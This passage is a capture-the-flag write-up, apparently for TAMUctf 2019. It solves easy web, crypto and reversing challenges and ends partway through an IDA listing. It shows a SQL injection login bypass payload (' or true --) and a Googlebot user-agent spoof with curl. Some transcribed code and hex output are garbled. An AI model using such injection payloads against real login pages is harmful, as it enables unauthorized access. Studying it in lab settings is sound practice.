
After seeing a login page website, what comes first to my mind is always “**SQL injection**”, so i tried to do a simple **SQL injection** to this login page

The screenshot shows the same web browser window after performing a SQL injection. The "NetID" field now contains the value "' or true --". The "Password" field contains a long string of underscores. The "Login" button is visible. The page title "Howdy!" is still present, indicating a successful login.

Username: ' or true --

Password: ' or true --

As you can see here, we are logged in and the website printed out the flag for us easily



3. Flag

[gigem{f4rm3r5_f4rm3r5_w3'r3_4ll_r16h7}](#)

G. Web - Robots Rule


1. Executive Summary

<http://web5.tamuctf.com>


Difficulty: easy

2. Technical Report

Given a website looks like this



Robots huh? Seems like it has something to do with “**robots.txt**” file, lets try to access robots.txt



User-agent: *

WHAT IS UP, MY FELLOW HUMAN!
HAVE YOU RECEIVED SECRET INFORMATION ON THE DASTARDLY GOOGLE ROBOTS?!
YOU CAN TELL ME, A FELLOW NOT-A-ROBOT!

This is the “**robots.txt**” file, this is where i got stuck at first. But look, Google robots?hm.. Seems familiar, then i tried to change the **User-agent** to **Googlebot**

chao : zsh — Konsole

File Edit View Bookmarks Settings Help

```
curl -A "Googlebot" web5.tamuctf.com/robots.txt
User-agent: *
THE HUMANS SUSPECT NOTHING!
HERE IS THE SECRET INFORMATION: gigem{be3p-b0op_rob0tz_4-lyfe}
LONG LIVE THE GOOGLEBOTS!
```

XHR JS CSS Img Media Foll Doc VFS manifest Other

100 ms 200 ms 300 ms 400 ms

1896 20:22:07 1897 20:23:37

3. Flag

`gigem{be3p-b0op_rob0tz_4-lyfe}`


H. Web - Many Gig'ems to you!

1. Executive Summary

<http://web7.tamuctf.com>

2. Technical Report


Given a website that have a mass of image




At the first sight, i saw the **Cookies** word, and i assume that the flag is in the web cookies, it's true but it's only the last part of the flag, so i looked up to the source code and searched for “**gigem{**“



Seeing something interesting right? “**gigem{flag_in_**”. hmm..?looks like it's just a piece of the full flag, lets note this one. Now lets go to the cookies.html page and see the source, once again i searched for “**gigem{**“



And again, something interesting came up, “**gigem{continued == source_and_}**” ? Whoa, looks like it’s the other piece of the flag ! for the last piece of flag, let’s search the **cookies** !



I used the “**Edit this cookie**” google chrome’s extension to see the cookies. See the “**gigem_continue**” cookie there? Look at the value ! It’s the last piece of the flag ! “**cookies}**”

Flag

gigem{flag_in_source_and_cookies}

I. Crypto - -.-

1. Executive Summary

To 1337-H4X0R:

Our coworker Bob loves a good classical cipher. Unfortunately, he also loves to send everything encrypted with these ciphers. Can you go ahead and decrypt this for me?

Difficulty: easy

2. Technical Report

Given file **flag.txt** that is contain bunch of strange language

After do some research on the net, I find out that this strange language is an **International Morse Code** (<https://morsecode.scphillips.com/morse.html>). Then how I solve this challenge? Well, I create a dictionary on a python based on the previous website and do the decryption

Here is the solver then run it

```
1 international_morse = {
2     "di-dah": "a", "dah-di-di-dit": "b", "dah-di-dah-dit": "c",
3     "dah-di-dit": "d", "dit": "e", "di-di-dah-dit": "f",
4     "dah-dah-dit": "g", "di-di-di-dit": "h", "di-dit": "i",
5     "di-dah-dah-dah": "j", "dah-di-dah": "k", "di-dah-di-dit": "l",
6     "dah-dah": "m", "dah-dit": "n", "dah-dah-dah": "o",
7     "di-dah-dah-dit": "p", "dah-dah-di-dah": "q", "dah-dit": "r",
8     "di-di-dit": "s", "dah": "t", "di-di-dah": "u",
9     "di-di-di-dah": "v", "di-dah-dah": "w", "dah-di-di-dah": "x",
10    "dah-di-dah-dah": "y", "dah-dah-di-dit": "z", "dah-dah-dah-dah": "0",
11    "di-dah-dah-dah": "1", "di-di-dah-dah-dah": "2", "di-di-dah-dah": "3",
12    "di-di-di-dah": "4", "di-di-di-dit": "5", "dah-di-di-dit": "6",
13    "dah-dah-di-di-dit": "7", "dah-dah-dah-di-dit": "8", "dah-dah-dah-dah": "9",
14    "di-dah-di-di-dit": "8", "di-dah-dah-dah-dah-dit": "@",
15    "dah-di-dah-dah-dah": ":", "dah-di-dah-dah-dit": ",",
16    "dah-dah-di-di-dah-dah": ".", "dah-di-dah-di-dah": "=",
17    "di-dah-di-dah-di-dah": ",", "dah-di-di-di-di-dah": "-",
18    "di-dah-di-di-dah-dit": "'", "di-di-dah-dah-di-dit": "?",
19 }
20
21 with open("./flag.txt", mode = "r") as f:
22     enc_flag = f.read().split()
23
24 flag = ""
25 for morse_char in enc_flag:
26     flag += international_morse[morse_char]
27
28 print flag
```

```
johndoe@cryptopunk ~ ~/Downloads/practice/tamuctf/2019/crypto/morse ➤ python solver.py ✓ ↵ 10168 ↵ 10:45:42
0x57702a6c58744751386538716e6d4d59552a737646486b6a49742a5251264a705a766a6d2125254b446b6670235e4e39666b346455346c423372546f5430505a516d4
351454b5942345ad4762a214666386c25626a716c504d6649476d12525467a4720676967656d7b433169634b5f636c31434b2d793075f683476335f6d3449317d2075
7634767a4b5a7434796f6d694453684c6d385145466e5574774a404e754f59665826387540476e213125547176305663527a56216a217675757038426a644e497145357
72324255634555ad4f595a327a37543235743726784c40574f373431305149
johndoe@cryptopunk ~ ~/Downloads/practice/tamuctf/2019/crypto/morse ➤ ↵ 10169 ↵ 10:45:43
```

Hmmm interesting, the result begins with **0x**, isn't it familiar? Yep, the flag is in hex form. Then let's try to decrypt it

```
In [1]: flag = "0x57702a6c58744751386538716e6d4d59552a737646486b6a49742a5251264a705a766a6d2125254b446b6670235e4e39666b346455346c4233725
...: 4615430505a16d4351454b5942345a4d762a214666386c25626a716c504d6649476d12525467a4720676967656d7b433169634b5f636c31434b2d7930755f
...: 683476335f6d3449317d20757634767a4b5a7434796f6d694453684c6d385145466e5574774a404e754f59665826387540476e213125547176305663527a562
...: 16a217675757038426a644e49714535772324255634555a4f595a327a37543235743726784c40574f373431305149"
In [2]: flag[2:].decode('hex')
Out[2]: b'Wp*1xtG08e8qnmMYU*sVfHkjIt*RQ&JpZvj!%Kdkfp#^N9fk4dU41B3rToT0PZQmCQEKYB4ZMv*!Fk8l%bjqlPMfIGma%FzG gigem{ClicK_c11CK-y0u_h4v3_m4I1}
_m4I1} uv4vzKzt4yom1DShLm8QEfnUtWj@Nu0Yfx&8u@Gn!1%Tqv0VcRzV!j!vuup8BjdNIqE5w#$%V4UZOYZ2z7T25t7&xL@W07410QI'
In [3]:
```

3. Flag

gigem{C1icK_c11CK-y0u_h4v3_m4I1}

J. Crypto - RSAaaay

1. Executive Summary

Hey, you're a hacker, right? I think I am too, look at what I made!

(2531257, 43)


My super secret message: 906851 991083 1780304 2380434 438490 356019 921472
822283 817856 556932 2102538 2501908 2211404 991083 1562919 38268

Problem is, I don't remember how to decrypt it... could you help me out?

Difficulty: easy

2. Technical Report

Given an RSA secret message, we need to know what is that numbers. From the summary, we know that the super secret message is **c**. Now for the 2 numbers(2531257 and 43) we don't know what is that yet. I'm assuming that 43 is **e**. So i tried it in python



```
Downloads : nano — Konsole
File Edit View Bookmarks Settings Help
GNU nano 2.9.3 decodrsa.py Modified
from Crypto.Util.number import inverse
from fractions import *

e = 43
n = 2531257
c = "906851 991083 1780304 2380434 438490 356019 921472 822283 817856 556932 2102538 2501908 2211404 991083 1562919 38268"
#print "Encrypted flag : ", c
c = c.split(" ")
p = 509
q = 4973
phi = (p - 1) * (q - 1)
d = inverse(e, phi)
print gcd(e, phi)
#print
#print "Private key : ", d
plain = [103, 105, 103, 101, 109, 123, 83, 97, 118, 97, 103, 101, 95, 83, 105, 120, 95, 70, 108, 121, 105, 110, 103, 95, 84,$
flag = ""
for i in plain:
    flag += chr(i)

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
^X Exit ^R Read File ^L Replace ^U Uncut Text ^T To Linter ^_ Go To Line M-E Redo
M-A Mark Text M-G Copy Text
Downloads : nano
```

We tried to use **gcd** function from **fractions** python library, it used to check if it's the real **e** in **RSA**. If the function returns 1, then it's the right **e**

```
chao@Calculo ~> ~/Downloads> python decodrsa.py
1
chao@Calculo ~> ~/Downloads>
```

Seems like it's the right **e**. Then i tried to factor the prime numbers from the **n** that we assumed, we tried it in [factordb.com](#)

The screenshot shows a search result for the number 2531257. The "Result:" section indicates that 2531257 = 509 · 4973. Below this, there are status and digits sections.

Result:		
status (?)	digits	number
FF	7 (show)	2531257 = 509 · 4973

So we got the prime numbers. I think this is the right **n**. Let's set them to **p** and **q** and make the RSA Decode script.

```
Downloads : nano — Konsole
File Edit View Bookmarks Settings Help
GNU nano 2.9.3 decodrsa.py Modified
from Crypto.Util.number import inverse
from fractions import *


e = 43
n = 2531257
c = "906851 991083 1780304 2380434 438490 356019 921472 822283 817856 556932 2102538 2501908 2211404 991083 1562919 38268"
c = c.split(" ")
c = map(int, c)
p = 509
q = 4973
phi = (p - 1) * (q - 1)
d = inverse(e, phi)
m = []
for i in c:
    m.append(pow(i, d, n))
print m
```

The terminal window title is "Downloads : nano — Konsole". The status bar shows "Modified". The bottom of the window shows nano editor keyboard shortcuts.

Here's the RSA decode script that we made, let's run the script

```
chao@Calculo ~> ~/Downloads> python decodrsa.py
[103L, 105103L, 101109L, 12383L, 97118L, 97103L, 10195L, 83105L, 12095L, 70108L, 121105L, 110103L, 9584L, 105103L, 101114L, 1
15125L]
chao@Calculo ~> ~/Downloads>
```

See that bunch of numbers? We thought that it was an **ASCII** numbers, so we adjust it to the proper **ASCII** number and we print it as a char



```

Downloads : nano — Konsole
File Edit View Bookmarks Settings Help
GNU nano 2.9.3           decodrsa.py           Modified
from Crypto.Util.number import inverse
from fractions import *

e = 43
n = 2531257
c = "906851 991083 1780304 2380434 438490 356019 921472 822283 817856 556932 2102538 2501908 2211404 991083 1562919 38268"
c = c.split(" ")
c = map(int, c)
p = 509
q = 4973
phi = (p - 1) * (q - 1)
d = inverse(e, phi)
m = []
for i in c:
    m.append(pow(i, d, n))
print m

plain = [103, 105, 103, 101, 109, 123, 83, 97, 118, 97, 103, 101, 95, 83, 105, 120, 95, 70, 108, 121, 105, 110, 103, 95, 84,$
flag = ""
for i in plain:
    flag += chr(i)
print "Decoded flag : ", flag

```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
 ^X Exit ^R Read File ^A Replace ^U Uncut Text ^L To Linter ^G Go To Line M-E Redo
 M-A Mark Text M-6 Copy Text

Downloads : nano

This is the updated script that we made to print out the plaintext. Let's try to run the script



```

chao@Calculo ~$ python decodrsa.py
[103L, 105103L, 101109L, 12383L, 97118L, 97103L, 10195L, 83105L, 12095L, 70108L, 121105L, 110103L, 9584L, 105103L, 101114L, 1
15125L]
Decoded flag : gigem{Savage_Six_Flying_Tigers}
chao@Calculo ~$
```

A string comes up and that's the flag

3. Flag

gigem{Savage_Six_Flying_Tigers}

K. Crypto - :)

1. Executive Summary


Look at what I found!

XUBdTfScw5XCVRGtglJXEpmMSFp0QE5AVVxJBRpLT10aYBpIVwlbcVZATl1WTBpaTkBOQFVcSQdH

Difficulty: easy

2. Technical Report

Given a cryptic message that i couldn't understand, we assume that we **XOR** the ciphertext to “:)” string. We did but it's not printable character, so... that cryptic text is looks like base64. Let's try to decode it as base64




```
Smile : nano — Konsole
File Edit View Bookmarks Settings Help
GNU nano 2.9.3 decoder.py
from base64 import *
enc = "XUBdTfScw5XCVRGtglJXEpmMSFp0QE5AVVxJBRpLT10aYBpIVwlbcVZATl1WTBpaTkBOQFVcSQdH"
flag = b64decode(enc)
print flag
[ Read 5 lines ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To Line M-E Redo
M-A Mark Text M-G Copy Text
Smile : nano
```

This is the script that we made to decode it

```
chao@Calculo ~> ~/Documents/CTF/TAMUCTF/Crypto/Smile> python decoder.py
]@JLWRsW TFN I\JLHZN@N@U\IG[KO] ]@HW [ V@N]VI ]ZN@N@U\IG
chao@Calculo ~> ~/Documents/CTF/TAMUCTF/Crypto/Smile>
```

Crap ! It's just nothing! No flag comes up! But we then tried to **XOR** that useless string with the string of “:)”



```
Smile : nano — Konsole
File Edit View Bookmarks Settings Help
GNU nano 2.9.3 decoder.py
from base64 import *
enc = "XUBdTFdScw5XCVRGtJXEPMsFp0QE5AVVxJBRpLT10aYBpIVwlBCVZATl1WTBpaTkB0QFVcSQdH"
flag = b64decode(enc)
key = ":""
newflag = []
for i, l in enumerate(flag):
    kunci = ord(key[i % len(key)])
    cipher = ord(l)
    newflag.append(chr(kunci ^ cipher))
newflag = ''.join(newflag)
print newflag

[ Read 13 lines ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
^X Exit ^R Read File ^A Replace ^U Uncut Text ^I To Linter ^L Go To Line M-E Redo
M-A Mark Text M-6 Copy Text
Smile : nano
```

This is the script that we made to decode it, let's run the script

```
chao@Calculo ~Documents/CTF/TAMUCTF/Crypto/Smile python decoder.py
gigem{I'm not superstitious, but I am a little stitious.}
chao@Calculo ~Documents/CTF/TAMUCTF/Crypto/Smile
```

A readable string comes up

3. Flag

gigem{I'm not superstitious, but I am a little stitious.}

L. Reverse - Cheesy

1. Executive Summary

Where will you find the flag?

2. Technical Report

Given a binary file **reversing1**. Then run the binary to see what happens

```
johndoe@cryptopunk: ~/Downloads/practice/tamuctf/2019/reverse/reversing1: ./reversing1
QUFBQUFBQUFBQUFBQQ==
Hello! I bet you are looking for the flag..
I really like basic encoding.. can you tell what kind I used??
RkxBR2ZsYWdGTEFHZmxhZ0ZMQUdmbGFn
Q2FuIHlvdSBzZWNVZ25pemUgYmFzZTY0Pz8=
RkxBR2ZsYWdGTEFHZmxhZ0ZMQUdmbGFn
WW91IGp1c3QgbWlzc2VkiHRoZSBmbGFn
johndoe@cryptopunk: ~/Downloads/practice/tamuctf/2019/reverse/reversing1: 10183 11:08:38
johndoe@cryptopunk: ~/Downloads/practice/tamuctf/2019/reverse/reversing1: 10184 11:10:10
```

Look like base64 encoded string, let's decode it one by one and see what happens

```
In [1]: from base64 import *
In [2]: b64decode("QUFBQUFBQUFBQUFBQQ==")
Out[2]: 'AAAAAAAAAAAAAAA'
In [3]: b64decode("RkxBR2ZsYWdGTEFHZmxhZ0ZMQUdmbGFn")
Out[3]: 'FLAGflagFLAGflagFLAGflag'
In [4]: b64decode("Q2FuIHlvdSBzZWNVZ25pemUgYmFzZTY0Pz8=")
Out[4]: 'Can you recognize base64??'
In [5]: b64decode("RkxBR2ZsYWdGTEFHZmxhZ0ZMQUdmbGFn")
Out[5]: 'FLAGflagFLAGflagFLAGflag'
In [6]: b64decode("WW91IGp1c3QgbWlzc2VkiHRoZSBmbGFn")
Out[6]: 'You just missed the flag'
```

Feck, I should've known it's a trap, none of them are flag. But there is something interesting comes up. There is a string "**You just missed the flag**", it means that the flag is inside the binary but it isn't printed by the program. Also the flag position must be between those two strings (line 5 and line 6)

Let's open it in IDA Pro

```
v12 = __readfsqword(0x28u);
std::operator<<(std::char_traits<char>">(&std::cout, "QUFBQUFBQUFBQUFBQQ==\n", envp);
std::operator<<(std::char_traits<char>">(&std::cout, "Hello! I bet you are looking for the flag..\n", v3);
std::operator<<(std::char_traits<char>">(
    &std::cout,
    "I really like basic encoding.. can you tell what kind I used??\n",
    v4);
std::operator<<(std::char_traits<char>">(&std::cout, "RkxBR2ZsYWdGTEFHZmxhZ0ZMQUDmbGFn\n", v5);
std::operator<<(std::char_traits<char>">(&std::cout, "Q2FuIH1vdSBzZmVzZ3SpemUgYmFzZTY0Pz8=\n", v6);
